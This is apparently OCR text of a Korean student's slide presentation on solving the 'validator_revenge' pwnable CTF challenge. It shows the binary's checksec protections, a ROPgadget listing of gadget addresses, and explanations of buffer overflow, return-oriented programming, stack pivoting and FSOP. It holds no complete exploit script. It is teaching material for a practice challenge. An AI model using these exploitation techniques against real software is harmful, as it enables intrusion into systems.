10101 강희찬

VALIDATOR_REVENGE
문제 풀이

문제 정보

문제 설명

Description

1회 CTF에서의 프로그램이 너무나 취약한 것을 인지한 개발자가 몇 가지를 더 추가한 것 같습니다.
취약한 인증 프로그램을 익스플로잇해 flag를 획득하세요!

Reference

- System Hacking Fundamental Roadmap

Translate

문제 정보

2 LEVEL 2

validator

pwnable

2807 901

문제 설명

Description

1회 CTF에서의 프로그램이 너무나 취약한 것을 인지한 개발자가 몇 가지를 더 추가한 것 같습니다.
취약한 인증 프로그램을 익스플로잇해 flag를 획득하세요!

Reference

- System Hacking Fundamental Roadmap

Translate

문제 정보

```
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

문제 정보

64비트 운영체제

```
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```


문제 정보

```
Arch:     amd64-64-little
RELRO:    Full RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

문제 정보

프로그램의 데이터 섹션을 보호하는 기술
공격자가 프로그램의 중요한 데이터를 변경하거나 조작하는 것을 어렵게 만듬

문제 정보



문제 정보

어쨌든 Full relro 상태에서는
GOT overwrite 라는 기술이 불가능하다!

문제 정보

```
chan@DESKTOP-PE9G5L9:/mnt/c/Users/Heechan/Downloads/validator_revenge$ ./validator_revenge
aaa
chan@DESKTOP-PE9G5L9:/mnt/c/Users/Heechan/Downloads/validator_revenge$
```

입력만 받음

기본지식

BOF

기본지식

BOF

ROP

기본지식

BOF

ROP

STACK
PIVOTING

기본지식

BOF

ROP

STACK
PIVOTING

FSOP

기본지식


BOF

ROP

STACK
PIVOTING

FSOP

BUFFER OVERFLOW ROP



BUFFER OVERFLOW ROP

개념

버퍼 오버플로우(Buffer Overflow)는
프로그램이 할당된 메모리 크기를 초과하는 데이터를
버퍼에 저장하면서 발생하는 취약점.

BOF

RETURN ORIENTED PROGRAMMING

STACK PIVOTING

개념

Return-Oriented Programming (ROP)은
기존의 Code Injection 방어 기법인 NX(Non-Executable) 비트를
우회하기 위한 코드 재사용 공격 기법.
프로그램에 이미 존재하는 Gadget(가젯)을 조합하여,
Shellcode 실행 없이 시스템을 제어하는 기법입니다.

BOF

RETURN ORIENTED PROGRAMMING

STACK PIVOTING

```
$ ROPgadget --binary ./validator_revenge
0x0000000000400873 : pop rdi ; ret
0x0000000000400694 : pop rdx ; ret
0x000000000040068b : pop rsi ; ret
0x000000000040079b : leave ; ret
0x000000000040086d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
```

RETURN ORIENTED PROGRAMMING

read(0 , buf , 8)

RETURN ORIENTED PROGRAMMING

RDI

read(0 , buf , 8)

RETURN ORIENTED PROGRAMMING

RSI

read(0 , buf , 8)

BOF

RETURN ORIENTED PROGRAMMING

STACK PIVOTING

RDX

read(0 , buf , 8)

BOF

RETURN ORIENTED PROGRAMMING

STACK PIVOTING

가장 최근에 호출한 함수의 위치 즉 스택의 최상단을 가리키고 있는 게
stack pointer

BOF

RETURN ORIENTED PROGRAMMING

STACK PIVOTING


새로운 함수의 스택 프레임에서 RBP 는 이 함수의 시작 위치를 가리키도록 설정이 되고
스택 프레임의 기준점으로 사용됨

ROP **STACK PIVOTING** FSOP


개념

스택 피보팅이란 특정 영역에 값을 쓸 수 있거나 값이 있는 경우
SFP를 조작해서 스택을 옮기고 해당 부분의 코드를 실행하는 기법이다.


ROP **STACK PIVOTING** FSOP




ROP **STACK PIVOTING** FSOP




ROP **STACK PIVOTING** FSOP




ROP **STACK PIVOTING** FSOP




ROP **STACK PIVOTING** FSOP



ROP **STACK PIVOTING** FSOP



ROP **STACK PIVOTING** FSOP



STACK PIVOTING

FSOP

